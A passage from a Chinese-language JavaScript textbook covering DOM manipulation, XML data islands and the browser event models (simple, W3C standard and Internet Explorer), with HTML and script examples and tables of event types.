<button onclick="enable()">允许编辑</button>
</form>
<script type="text/JavaScript">
<!--
function readOnly()
{
   document.forms[0].name.readOnly = true;
        //readOnly 属性置为 true 将使表单元素成为“只读”
   document.forms[0].password.readOnly = true;
}
function disable()
{
   document.forms[0].name.disabled = true;
        //disabled 属性置为 true 将使表单元素被禁用，这样它不仅不可编辑，而且不会随表单提交
   document.forms[0].password.disabled = true;
}
function enable()
{
    //启用，将所有表单元素的 readOnly 和 disabled 置为 false
    document.forms[0].name.readOnly = false;
    document.forms[0].password.readOnly = false;
    document.forms[0].name.disabled = false;
    document.forms[0].password.disabled = false;
}
-->
</script>
</body>
</html>
```

执行结果如图 12.24 所示：




图 12.24　编辑控制

12.7.6　改变样式及其范例

改变 style 的 className 属性，可以方便地改变 DOM 元素的 css 类型，这在某些动态显示和布局的 Web 应用中会显得很有用，例如：

例 12.21　改变样式

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 12.21 改变样式</title>
<style type="text/css">
.out { display:none; }
.over{
       list-style:none;
       position:absolute;
       left:10px;
       top:33px;
       border-bottom:3px #036 solid;
       display:block;
}
</style>
</head>
<body>
<!--当鼠标移动到"公司产品"文字上后，显示出下面的分类菜单-->
<ul class="navul">
```

```
    <!--
        onmouseover、onmouseout 事件中通过改变 id1 的 className 来变更 ul 元素的样式
        关于事件处理的内容，在下一章中会有更加详细的讨论
    -->
    <li onmouseover="id1.className='over'" onmouseout="id1.className='out'">公司产品
    </li>
        <ul id="id1" class="out">
            <li><a href="#">办公设备</a></li>
            <li><a href="#">会议设备</a></li>
            <li><a href="#">文仪设备</a></li>
            <li><a href="#">门禁考勤</a></li>
            <li><a href="#">集团电话</a></li>
            <li><a href="#">消耗用品</a></li>
        </ul>
</ul>
</body>
</html>
```

执行结果如图 12.25 所示：

图 12.25　当鼠标移动到“公司产品”文字上后，显示出分类菜单

12.7.7　改变行为

浏览器为 DOM 元素定义了各种各样的事件代理，将不同的 JavaScript 函数注册到这些事件代理上，就能够控制 DOM 元素响应不同的用户操作，执行不同的行为。在前面的例子中，我们事实上已经接触到了这些内容，例如我们要一个按钮响应用户的鼠标点击事件，可以通过注册它的 onclick 方法：

```
<button onclick="readOnly()">只读</button>
```

而要让菜单在鼠标移动到文字上之后显示出来，移开后隐藏，可以通过注册它的 onmouseover 方法：

```
<li onmouseover="id1.className='over'" onmouseout="id1.className='out'">公司产品</li>
```

W3C 组织为 DOM 标准化了注册事件代理的方法，分别为 DOM level-1 和 DOM level-2 的事件模型，我们将在第 13 章中详细地讨论它们。

12.8　XML DOM

前面已经说过了，DOM 是一个通用的文档接口标准，XML DOM 是这个标准的另一个实现，它是用来操作 XML 文档的。

12.8.1　什么是 XML DOM

同 HTML DOM 接口类似，XML DOM 结构将 XML 文档的内容实现为一个对象模型。

> XML DOM 和 HTML DOM 是 DOM 标准的两个不同的实现，针对两种不同的文本格式，但是由于它们遵循同一个基础标准，所以你会发现，无论是 HTML DOM 还是 XML DOM，它们操作起来都是十分类似的。这就是标准化的好处。

XML DOM 基本上拥有和 HTML DOM 同样的 API，另外还有一些用来处理 XML 文档特性的 API，不过本书并不打算详细介绍它们。

由于标准化的 XHTML 和 XML 文档的血缘相当接近，因此，对于嵌入在 HTML（XHTML）文档中的 XML 数据岛，可以用操作普通的 HTML 文档的 JavaScript 接口进行操作，就像整个 XML 文档是 HTML 文档的一部分。

尽管使用 document 中的 DOM 相关接口可以操作绝大多数的嵌入 XML 文档，浏览器还是提供了独立的 XML DOM 接口，在 12.8.2 节里，我们将通过例子来简单介绍如何用这些方法操作 XML 文档，具体而深入的讨论会留到第 17 章中进行。

12.8.2　如何使用 XML DOM——一个利用 XML 实现多级关联下拉选择框的例子

XML 文档可以被嵌入在 XHTML 页面中，也可以从一个独立的外部文件中引入，在 JavaScript 里，可以通过浏览器环境提供的 XML DOM 接口访问和操作 XML DOM，下面是一个例子：

> 例 12.22 引自 http://blog.csdn.net/qiushuiwuhen/archive/2003/07/22/14100.aspx
> 作者：秋水无恨

例 12.22　利用 XML 数据岛实现多级关联下拉选择框

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 12.22 利用 xml 数据岛实现多级关联下拉选择框</title>
</head>
<script type="text/JavaScript">
var arrSel=["year","month","date","clock"];
//arrSel 定义了要修改的下拉框和 xml 数据的节点名称
</script>
<body>
<select name="year"></select>
<select name="month"></select>
<select name="date"></select>
<select name="clock"></select>
<input name="result">
<xml id="xmldata">
 <xmldata>
  <year value="2000">
   <month value="4">
    <date value="14">
     <clock value="一点" />
     <clock value="三点" />
    </date>
    <date value="17">
     <clock value="一点" />
    </date>
   </month>
   <month value="5">
    <date value="15">
     <clock value="一点" />
     <clock value="四点" />
     <clock value="七点" />
    </date>
   </month>
  </year>
  <year value="2001">
   <month value="7">
    <date value="16">
     <clock value="一点" />
     <clock value="五点" />
     <clock value="九点" />
    </date>
   </month>
  </year>
 </xmldata>
</xml>
```

```
<script type="text/JavaScript">
<!--
function qswhXml(num){
/******* by qiushuiwuhen(2002-5-17) ********/
    var i,j,arrTemp=[];
    //遍历级联的下拉框，将其中的文字保存在 arrTemp 数组中
    for(var i=0;i<num;i++)
        arrTemp[i]=document.all(arrSel[i]).options[document.all(arrSel[i]).
        selectedIndex].text;
    if(num==arrSel.length)
    {//这里处理最后的数据。
        document.all("result").value="选中了("+arrTemp+")";
        return;
    }
    with(document.all(arrSel[num]))
    {
        length=0;
        //xmldata 的 XMLDocument 是 XML 数据导的文档对象
        //它的 childNodes[0]是 XML 数据岛的根元素
        var obj=document.all.xmldata.XMLDocument.childNodes[0];
        for(var i=0;i<num;i++)
            obj=obj.selectSingleNode(arrSel[i]+'[@value="'+arrTemp[i]+'"]');
            //XML DOM 的大多数属性和 HTML DOM 一样，但是也有一些特殊的属性。
            //selectSingleNode 查询符合指定匹配的节点
        for(var i=0;i<obj.childNodes.length;i++)
            options[length++].text=obj.childNodes[i].getAttribute("value");
        onchange=new Function("qswhXml("+(num+1)+")");
        onchange();
    }
}
qswhXml(0);
-->
</script>
</body>
</html>
```

执行结果如图 12.26 所示：




图 12.26　利用 XML 数据岛实现多级关联下拉选择框

- 标准化的 XML DOM 应用并不是本书的重点，但是 XML DOM 和 JavaScript 相关的部分在本书的第 17 章会有较详细的讨论。

12.9　总结

DOM 是浏览器最核心和最重要的标准接口，它用来处理浏览器展示给用户的标记文本。本章介绍了 DOM 的概念、标准接口，详细说明了 DOM 如何把文档表示为树，以及 JavaScript 又是如何获得 DOM 的引用和访问 DOM 所表示的文档的“树节点”。

本章深入讨论了 DOM 的标准化与浏览器实现，以及一些版本差异化的细节，详细描述了 JavaScript 操作 DOM 的标准 API，包括：

appendChild()	插入节点
cloneNode()	复制节点
createAttributeNode()	建立属性节点
createElement()	建立元素节点
createTextNode()	建立文本节点
getAttribute()	获得属性
getElementById()	根据 id 查找元素
getElementsByName()	根据名称查找元素
getElementsByTagName()	根据标记名查找元素
insertBefore()	在当前节点之前插入节点
replaceChild()	替换节点
removeChild()	删除节点
removeAttribute()	删除属性
setAttribute()	设置属性

本章介绍了一些实际操作上的小技巧，并通过实例说明如何利用操作 DOM 来实现 Web 应用中的各种动态效果和交互方式。

最后，本章也简单介绍了 XML DOM 和 JavaScript 操作 XML DOM 的方法。

第13章 事件处理

在程序设计领域，“事件驱动”是一种广为人知的经典模式。其精髓就在于“以消息为基础，以事件驱动之（message based, event driven）”。浏览器 Web 应用也采用了这样一种模式。在 DOM 中，当一个元素发生了某件事情时，总会生成一个事件（Event）对象，DOM 元素把这个事件通知给浏览器。而这个事件对象通常沿着 DOM 的树节点向上传播，直到文档顶部或者被脚本所捕获。这样一个机制构成了浏览器的事件机制，理解它们，是理解 JavaScript Web 应用的关键。可以这么说，大部分 Web 应用要做的事情其实就是各种 DOM 对象的事件捕获与事件处理。

13.1 什么是事件

在浏览器文档模型中，事件是指因为某种具体的交互行为发生，而导致文档内容需要作某些处理的场合。在这种情况下，通常由被作用的元素发起一个消息，并向上传播，在传播的途径中，将该消息进行处理的行为，被称为事件响应或者事件处理。

13.1.1 消息与事件响应

当浏览器页面文档的 DOM 元素发生某种事件时，将向浏览器发出一个消息（message），这个消息以 Event 对象的形式生成并沿着 DOM 树向上传播。浏览器事件的种类很多，包括鼠标点击、鼠标移动、键盘、失去与获得焦点、装载、选中文本等等。在 JavaScript 中，这些事件都以对应的属性来表示，将一个闭包赋给这个属性，或者注册到这个属性，这个闭包就成为这个事件的处理函数，也被称为事件句柄。例如：

例 13.1 简单事件处理

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 13.1 简单事件处理</title>
</head>
<body>
<button id="b1">button</button>
<script>
<!--
    b1.onclick=function(){alert(this.tagName);}
        //对 onclick 属性赋值注册了一个鼠标单击事件
        //在之前我们看到的可能更多是另外一种形式，在下面我们很快就会讨论到
-->
```

```
</script>
</body>
</html>
```

在浏览器中，支持将事件作为 DOM 元素的 HTML 属性，因此上面的例子也可以更简单地写为：

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 13.1 简单事件处理</title>
</head>
<body>
<!--浏览器支持直接将事件作为 DOM 元素的属性-->
<button id="b1" onclick="alert(this.tagName);">button</button>
</body>
</html>
```

标准事件模型中，当闭包响应一个事件时，对应的 Event 对象总是被作为参数传递给这个闭包，闭包的执行过程被称为事件响应。

> 在事件参数问题上，Internet Explorer 和 DOM level-2 的标准不同，在 DOM level-2 的标准中，Event 对象是被作为事件接收函数（闭包）的参数传递的，而在 Internet Explorer 中则是作为 Window 对象的属性。下面给出一个例子，兼容两种不同的标准。关于事件模型的不同标准的问题，在后面的章节会有更详细的讨论。

例 13.2　Netscape 中使用 event 对象

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Netscape 中使用 event 对象</title>
</head>
<body onclick="javascript:Foo();">
在空白处点击鼠标
<script type="text/javascript" language="javascript">
<!--
function Foo(event)
{
    event = event||window.event;
        //这一句消除了 Internet Explorer 和 Mozilla 之间在事件参数方面的一部分差异
    alert("当前鼠标指针的横坐标是：" + event.clientX);
}
-->
</script>
</body>
</html>
```

13.1.2　浏览器的事件驱动机制

浏览器的事件驱动机制比较特殊，并且目前存在四种完全不同的、不完全兼容的事件模型。

简单事件模型

我们在前面的例子中已经见过这种模式，它通过简单的赋值方法将事件句柄绑定给事件属性。这是一种最直接的方式，虽然在后面我们会看到某些情况下它不够完美，但是它的实用性很强，且被几乎所有的浏览器所支持。这种模型又被称为 0 级 DOM 的事件模型。

标准事件模型

这是一种强大的具有完整特性的事件模型，2 级 DOM 标准对它进行了标准化，因此标准事件模型又被称为 2 级 DOM 事件模型。Netscape 6 和 Mozilla 支持它。

Internet Explorer 事件模型

这个模型具有标准事件模型的许多特性，但不具有全部特性。由 Microsoft 公司在 IE 4 以后的版本中实现。

Netscape 4 事件模型

这个模型是由 Netscape 4 实现的，Netscape 6 在实现了标准事件模型的同时向下兼容它。

- 想编写兼容多种浏览器的 JavaScript 程序，必须要熟悉以上各种模型，在本章后续小节里，将分别介绍它们。

13.2　基本事件处理

浏览器中的 DOM 提供了基本的事件处理方式，它被广泛应用于 Web 应用程序的开发中。至今为止，基本事件处理模型依然是最常见的 Web 交互实现方式。而本章的后续我们会讨论到的标准事件模型虽然强大灵活，但由于它接口复杂，反而远远不如基本事件模型那么受欢迎。

13.2.1　事件和事件类型

基本事件处理采用的是简单事件模型，它的形式比较简单，前面我们接触过的几个例子已经足够帮助你认识基本事件处理的方法，下面再举出它的基本形式：

例 13.3　简单事件模型

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 13.3 简单事件模型</title>
</head>
<body>
<button id="btn1">btn1</button>
<button id="btn2" onclick="alert(this.innerText)">btn2</button>
<script>
<!--
```

```
document.getElementById("btn1").onclick = function(event)
{
    event = event || window.event;
    var target = event.srcElement || event.target;
        //在 IE 中，srcElement 代表事件的触发者，而 Mozilla 的浏览器中相应的属性是 target
        //这是我们见到的第二个差异性，在后面我们还会见到两种模型的更多差异
    alert(target.innerHTML);
}
-->
</script>
</body>
</html>
```

HTML 标准规定了每个标签支持多种不同的事件类型，表 13.1 归纳和整理了它们：

表 13.1　HTML 标准事件类型

事 件 代 理	事 件 说 明	支持的 HTML 标记
Onabort	图片装载被中断	<img><object>
Onblur	元素失去焦点	<button><input><label><select><textarea><body>
onchange	元素内容发生变化	<input><select><textarea>
Onclick	单击鼠标	大部分标记
ondblclick	双击鼠标	大部分标记
Onerror	图片装载失败	<img><object>
Onfocus	元素获得焦点	<button><input><label><select><textarea><body>
onkeydown	键盘被按下	表单元素和<body>
onkeypress	键盘被按下并释放	表单元素和<body>
onkeyup	键盘被释放	表单元素和<body>
Onload	文档装载完毕	<body><frameset><iframe><img><object>
onmousedown	鼠标被按下	大部分标记
onmousemove	鼠标在元素上移动	大部分标记
onmouseout	鼠标移开了元素	大部分标记
onmouseover	鼠标移到元素上	大部分标记
onmouseup	鼠标被释放	大部分标记
Onreset	表单被重置	<form>
onresize	调整窗口大小	<body><frameset><iframe>
onselect	选中文本	<input><textarea>
onsubmit	表单被提交	<form>
onunload	写在文档或框架	<body><frameset><iframe>

13.2.2　事件的绑定

把一个脚本函数与事件关联起来被称作事件绑定，被绑定的脚本函数成为事件的句柄。在简单事件

模型里，JavaScript 支持两种不同的事件绑定方式。

HTML 元素的事件属性可以将合法的 JavaScript 代码字符串作为值，这一种绑定被称为“静态绑定”，之前我们已经多次见到过这种方式，例如：

```
<button id="btn1" onclick="alert('hello');">btn</button>
```

除了静态绑定之外，JavaScript 还支持直接对 DOM 对象的事件属性赋值，对应地，这种绑定被称为“动态绑定”，之前我们也同样不止一次地见到过这种方式，例如：

```
<button id="btn1">btn</button>
<script>
    btn1.onclick=function(){alert("hello!");}
</script>
```

回顾前面关于程序“生命周期”的讨论，你就能理解这两种绑定方式微妙的差别。实际上，绑定时间的不同影响了程序的执行方式和执行效率。

13.2.3　直接调用事件处理函数

对于 DOM 对象来说，事件处理句柄也是普通的函数，你可以像调用普通函数那样调用它们。在某些情况下，当你的程序需要模拟某种事件触发时，会很有用，例如：

```
<button id="btn1" onclick="alert('hello!')" >btn</button>
<script>
    btn1.onclick();
</script>
```

在 Internet Explorer 模型中，提供了一种 fireEvent 的方式来模拟事件的触发。这是一种在特定情况下很有用的方法，下面是一个 Microsoft 官方提供的 fireEvent 的例子：

例 13.4　IE 中的 fireEvent

```
<HTML>
    <HEAD>
        <SCRIPT>
        function fnFireEvents()
        {
           div.innerText = "The cursor has moved over me!";
           btn.fireEvent("onclick");
        }
        </SCRIPT>
    </HEAD>
    <BODY>
        <h1>Using the fireEvent method</h1>
        By moving the cursor over the DIV below, the button is clicked.
        <DIV ID="div" onmouseover="fnFireEvents();">
           Mouse over this!
        </DIV>
        <BUTTON ID="btn" ONCLICK="this.innerText='I have been clicked!'">Button
        </BUTTON>
```

```
    </BODY>
</HTML>
```

fireEvent 产生的是执行了 btn.onclick()的效果。嗯，确实是这个效果，但是意义却完全不同，btn.onclick()只是一个函数调用，它的执行必须依赖于用户对其赋值，否则 btn.onclick 为 null，是不能执行 btn.onclick()的。而 fireEvent('onclick')的效果，“等同于”鼠标在 button 元素上进行了点击。

由于 IE 的事件处理是 bubble up 方式，fireEvent(sEvent)就显得更加的有意义了，如果我们在一个 table 元素<table>中监听事件，比如 onclick，当点击不同的 td 做出不同的响应时。如果使用程序来模拟，只能使用 fireEvent 这种方式，示例如下：

（例 13.5 引自 http://www.cnblogs.com/birdshome/archive/2005/04/07/128182.html
作者：birdshome）

例 13.5　fireEvent 的真正作用

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 13.5 fireEvent 的真正作用</title>
</head>
<body>
<table border="1" onclick="alert(event.srcElement.innerText);">
    <tr>
        <td id="abc">abc</td>
        <td id="def">def</td>
    </tr>
</table>
<button onclick="abc.fireEvent('onclick')">
    abc</button>
<button onclick="def.fireEvent('onclick')">
    def
</button>
</body>
</html>
```

从上例中可以看出，fireEvent 可以真正模拟元素被点击的效果，event.srcElement 引用的是实际被模拟发生事件的元素（关于 event.srcElement 的内容参见 13.2.5 小节）。

13.2.4　事件处理函数的返回值

由于事件处理是一种异步的机制，因此通常情况下事件处理函数的返回值没有意义，但是在某些特殊的事件里，函数的返回值被用来通知浏览器执行或者阻止对应的默认动作。例如，前面已经见过的，在 Form 对象的 onsubmit 事件里，事件句柄返回 false 将阻止浏览器对表单的提交。

```
<form action="http://www.baidu.com/" onsubmit="return false;">
    <input type=submit>
```

```
</form>
```

另外，在其他一些事件中，返回的布尔值也有类似的意义，例如在 Internet Explorer 地址栏上键入下面的代码可以让大部分页面上的右键菜单失效：

例 13.6　屏蔽页面右键菜单

```
JavaScript:document.body.oncontextmenu = function(){self.event.returnValue = false;};
undefined;
```

13.2.5　带参数的事件响应及其例子

之前我们见过的一些事件处理是不带参数的，而另一些则带有参数，如例 13.3，实际上 Netscape 的简单事件模型总是带有参数的。还记得我们前面说过的“消息以 Event 对象的形式生成并沿着 DOM 树向上传播”，事件句柄中的参数是一个 Event 对象，它向我们提供了事件本身的有用信息，例如：

例 13.7　事件响应的参数

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 13.7 事件响应的参数</title>
</head>
<body style="width:100%;height:100%;">
</body>
<script>
<!--
document.getElementsByTagName("body")[0].onclick=function(event)
{
    event = event || window.event;
    alert(event.offsetX+","+event.offsetY);
            //event 的 offsetX、offsetY 属性记录了元素被点击时鼠标距离
            //元素左上角的 x，y 偏移量，在实现元素拖拽效果的时候，这两个偏移量会很有用
}
-->
</script>
</body>
</html>
```

值得注意的是，与 Netscape 不同，Internet Explorer 中的简单事件模型不将 Event 对象作为句柄的参数，而是将它作为当前 Window 对象的 event 属性，因此为了兼容两种浏览器，通常需要一些额外的处理，例如上例中的 event=event || window.event 正是兼容了两种浏览器不同的事件参数模式。除了 Event 对象本身的模式不同之外，不同浏览器的 Event 属性也有所差别，关于这些差别，在本章的后续小节中将作详细的讨论。下面再给出一个兼容事件模型的例子：

例 13.8　兼容两种浏览器的事件处理

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
```

```
<title>Example 13.8 兼容两种浏览器的事件处理</title>
</head>
<body style="width:100%;height:100%;">
<button>abc</button>
</body>
<script>
<!--
document.getElementsByTagName("button")[0].onclick=function(e)
{
        event=event||window.event;  //兼容两种浏览器的 event 参数模式
        var target = event.srcElement || event.target;  //兼容两种浏览器的 event 参数属性
            //在例 13.3 中我们已经见过了这种用法
        alert(target.innerHTML)
}
-->
</script>
</body>
</html>
```

Event 对象是一个内容丰富的对象，在稍后我们会先简单介绍一下它的几个属性，在后面的 13.3.4 节里还会有更为详细的讨论。要全面了解 Event 对象的内容，可以参考 JavaScript 手册或者 HTML DOM 相关的帮助文档。

13.2.6 “this”关键字

记得前面说过，JavaScript 函数中的 this 关键字总是引用它的所有者。简单事件模型中事件句柄的所有者是 DOM 对象本身，因此事件处理函数中的 this 关键字引用的是实际发生事件时捕获了事件的对象。例如：

```
<button onclick="alert(this.tagName);">btn</button>
```

在一般情况下，this 引用的值和 Event 对象的 srcElement 属性（Internet Explorer 支持）或者 target 属性（Netscape 支持）相同，但是在某些情况下它们会有所不同，下面这个例子演示了 event.srcElement 和 this 的差异，在后续的章节里我们很快会通过认识浏览器的事件传播机制来理解它们的值为什么会不同。

```
<div onclick="alert(this.tagName);alert(event.srcElement.tagName);">
    <button >btn</button>
</div>
```

13.3　标准事件模型

标准事件模型是由 W3C 标准化的，在 Web 上实现交互的通用的事件模型。在简单事件模型里，我们通常只关注事件发生的 Document 节点并且在这个节点上处理事件。而在标准事件模型中，事件的处理要复杂得多。

13.3.1　起泡和捕捉——浏览器的事件传播

我们说，通常的事件传播分为三个阶段进行，首先，在捕捉（capturing）阶段，事件从 Document 对象的根元素沿着文档树向下传播给目标节点。如果目标的任何一个祖先专门注册了捕捉事件的函数，那么在事件传播的过程中就会运行它们。接着，事件传播的下一个阶段发生在目标节点自身，直接注册在目标上的事件处理函数被运行。最后，事件将从目标元素向上回传给 Document 的根节点，并可能在消息中带来处理结果和返回值，这个过程又被称为起泡（bubbling）。

起泡阶段有可能触发祖先相应的事件处理程序，但并非所有的事件类型都支持起泡。具体来说，事件气泡只适用于原始事件或用户输入事件，不适用于高级的语义事件（稍后 13.3.4 节的列表中完整地列出了哪些事件起泡，哪些事件不起泡）。

值得注意的是，ECMAScript 的标准事件模型允许程序员在任何一个阶段通知浏览器阻止某个事件的继续传播。这是通过调用 Event 对象的 stopPropagation()方法来实现的。

有些事件会引发浏览器执行相关的默认动作，例如，在点击<a>标签时，浏览器的默认动作是进行超链接。这种默认动作只在事件传播的三个阶段都完成之后才会执行，事件传播过程中的任何一个阶段都能通过调用 Event 对象的 preventDefault()方法来阻止默认动作的发生：

例 13.9　在 Web 上屏蔽某些特殊的功能键

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 13.9  在 Web 上屏蔽某些特殊的功能键</title>
<script language="javascript" type="text/javascript">
<!--
function keyDown(e)
{
    var keycode = e.which;
    if((keycode==8)||(keycode==13)||(keycode==116)||(keycode==122))
    {
        e.preventDefault();   //阻止默认动作，支持 Events 2.0 的浏览器有效，IE 6 无效
        //不过 IE 6 可以用 returnValue = false 来达到阻止默认动作的效果
    }
}
document.captureEvents(Event.KEYDOWN);
    //由 document 捕获键盘被按下事件
-->
</script>
</head>
<body>
<form>
    <input onkeydown="keyDown(event)">
</form>
</body>
</html>
```

13.3.2　事件处理函数的注册

标准事件模型中，DOM 对象提供了注册事件的 API。

addEventListener()方法为当前的 DOM 对象注册一个或者多个事件处理函数（这里应用了设计模式中的观察者模式）。它有三个参数。第一个参数是一个字符串，它指明了要注册的事件类型；第二个参数是处理函数；最后一个参数是一个布尔值，如果值为 true，则指定的事件处理程序将在事件传播的捕捉阶段用于捕捉事件，如果该参数的值为 false，则事件处理程序就是常规的，即只在目标自身和起泡阶段处理事件。下面的例子说明了 addEventListener 的用法。

例 13.10　标准事件模型的事件注册

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 13.10  标准事件模型的事件注册</title>
</head>
<body>
<button id="btn1">
    Push me
</button>
<script language="javascript" type="text/javascript">
<!--
    //为 btn1 按钮添加 click 事件
    document.getElementById("btn1").addEventListener("click",function(){alert("hi")
    },true);
    //支持 Events 2.0 的浏览器有效，IE 6.0 无效
-->
</script>
</body>
</html>
```

和简单模型不同，标准模型多次调用同一个 DOM 对象的 addEventListener 方法允许为同一个事件类型注册多个事件处理函数。

值得注意的是，IE 6 和更早的版本并不支持 addEventListener 这个方法，在后面我们会讨论，Microsoft 采用了一个和标准模型类似的事件处理模型，即前面我们提到过的 Internet Explorer 模型。

和 addEventListener()相反，removeEventListener()方法从对象中删除已注册的事件处理函数，它的参数和 addEventListenre()相同。

13.3.3　把对象注册为事件处理程序

前面我们已经说过，简单事件处理函数的所有者是 DOM 对象本身，因此函数的 this 引用总是指向调用处理函数的 DOM 对象（但是，标准事件模型则有一点不同，它的事件注册后，this 引用并不总是指向被注册事件的 DOM 对象）。而在面向对象的程序中，我们更愿意将事件注册到实际对象的方法上，即我们希望 this 引用的是我们实际定义的某个对象，而这个对象也许并不等于实际处理事件的 DOM 对象。

在 JavaScript 中，这一点可以通过构造和传递“事件委托”的方式来实现。例如：

例 13.11　利用闭包注册事件处理程序

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 13.11  利用闭包注册事件处理程序</title>
</head>
<body>
<button id="btn1">
    Push me
</button>
<script language="javascript" type="text/javascript">
<!--
    var btn1 = document.getElementById("btn1");
    //为 btn1 添加 click 事件并且修正其中的 this 指针
    btn1.addEventListener("click",,function(){return (function(){alert(this.
    tagName)}).call(btn1);},true);
    //支持 Events 2.0 的浏览器有效，IE 6.0 无效
-->
</script>
</body>
</html>
```

13.3.4　事件模块和事件类型

前一章中提到，2 级 DOM 是模块化的，所以一个实现可以只支持它的某些部分。标准事件模型中的 API 同样如此。可以用 Document 对象的 implementation 属性来测试浏览器实现对某个特性的支持，例如：

```
document.implementation.hasFeature("Events","2.0");
```

在标准事件模型中，Event 其实只是事件处理模型中的基础接口，它只描述用于基本事件处理的 API。对特定类型的事件的支持交由子模块去具体实现。每个子模块提供处理某类相关事件的对应接口。一个对象要作为事件传递给事件处理函数，它就必须实现 Event 或 Event 子模块的接口。例如，MouseEvent 事件对象就必须实现 MouseEvent 接口，这个接口提供对 mousedown、mouseup、click 和相关事件类型的支持。

下表列出了所有事件模块，以及它定义的事件接口和它支持的事件类型：

表 13.2　事件模块和事件接口

事件类型	接　口	起泡	默认动作	支持的 HTML 节点
Abort	Event	Y	N	<img><object>
Blur	Event	N	N	<a><area><button><input><label>
Change	Event	Y	N	<input><select><textarea>
Click	MouseEvent	Y	Y	大部分节点

续表

事 件 类 型	接　　口	起泡	默认动作	支持的 HTML 节点
Error	Event	Y	N	<body><frameset><iframe><img><object>
Focus	Event	N	N	<a><area><button><input><label><select><text>
Load	Event	N	N	<body><frameset><iframe><img><object>
Mousedown	MouseEvent	Y	Y	大部分节点
Mousemove	MouseEvent	Y	Y	大部分节点
Mouseout	MouseEvent	Y	Y	大部分节点
Mouseover	MouseEvent	Y	Y	大部分节点
Mouseup	MouseEvent	Y	Y	大部分节点
Reset	Event	Y	N	<form>
Resize	Event	Y	N	<body><frameset><iframe>
Scroll	Event	Y	N	<body>
select	Event	Y	N	<input><textarea>
submit	Event	Y	Y	<form>
unload	Event	N	N	<body><frameset><iframe><img><object>
DOMActive	UIEvent	Y	Y	
DOMAttrModified	MutationEvent	Y	N	
DOMCharacterDataModified	MutationEvent	Y	N	
DOMFocusIn	UIEvent	Y	N	
DOMFocusOut	UIEvent	Y	N	
DOMNodeInserted	MutationEvent	Y	N	
DOMNodeInsertedIntoDocument	MutationEvent	N	N	
DOMNodeRemoved	MutationEvent	Y	N	
DOMNodeRemovedFromDocument	MutationEvent	N	N	
DOMSubtreeModified	MutationEvent	Y	N	

13.3.5　关于 Event 接口

前面已经说过，Event 对象必须实现 Event 接口或者子接口。这些接口声明了该种事件类型的详细信息。

值得注意的是，这几个接口有相应的继承关系，其中 Event 接口是基础接口，UIEvent 和 MutationEvent 接口是它的子接口，而 MouseEvent 接口则是 UIEvent 接口的子接口。

我们之前没有介绍过接口这一个概念，但是学过 C++或者 Java 的读者应该对它并不陌生。实际上接口也是面向对象原理中的一个重要内容，因此在本书的第 21 章中还会有关于它的深入描述。不过在这里只需要知道 JavaScript 里其实并没有严格的“类”和“接口”的区分，接口只是为程序提供了某个对象拥有某些属性或方法的正确描述。

下面简单介绍标准事件模型的接口，列举出它们最重要的属性和方法。至于更为详细的内容，可以参考 DOM 手册和其他相关文档。

13.3.5.1　Event 接口的属性和方法

Event 接口是事件模型的通用接口，这意味着所有支持标准事件模型的 HTML 节点都实现该接口（或该接口的子接口）。该接口提供的信息和方法适用于所有的事件类型。

Event 接口具有如下属性和方法：

type

只读字符串，指明发生事件的类型。该属性的值通常与注册事件处理程序时使用的字符串相同（例如“click”或“mousedown”）

target

只读属性，发生事件的节点。

currentTarget

只读属性，事件当前传播到的节点。

eventPhase

只读常量，枚举类型，指定了当前所处的事件传播阶段。可能的值包括 Event.CAPTURE_PHASE、Event.AT_TARGET 或 Event.BUBBLING_PHASE。

timeStamp

只读属性，Date 类型，事件发生的时间戳。

bubbles

只读属性，布尔类型，声明该事件是否在文档中起泡。

cancelable

只读属性，布尔类型，声明该事件是否能够取消默认动作。

stopPropagation()

阻止当前事件从正在处理它的节点传播。

preventDefault()

阻止默认动作的执行。

13.3.5.2　UIEvent 接口的属性

UIEvent 接口是 Event 接口的子接口。UIEvent 在 Event 接口的基础上定义了两个新的属性：

view

